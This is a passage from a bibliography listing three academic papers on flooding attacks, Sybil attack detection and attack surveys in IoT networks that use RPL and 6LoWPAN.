[13] A. Verma and V. Ranga, "Addressing flooding attacks in ipv6-based low power and lossy networks," in *TENCON 2019 - 2019 IEEE Region 10 Conference (TENCON)*, Oct 2019, pp. 552–557.

[14] S. Murali and A. Jamalipour, "A Lightweight Intrusion Detection for Sybil Attack under Mobile RPL in the Internet of Things," *IEEE Internet of Things Journal*, vol. 7, no. 1, pp. 379–388, 2020.

[15] P. Pongle and G. Chavan, "A survey: Attacks on RPL and 6LoWPAN in IoT," *2015 International Conference on Pervasive Computing: Advance Communication Technology and Application for Society, ICPC 2015*, vol. 00, no. c, pp. 1–6, 2015.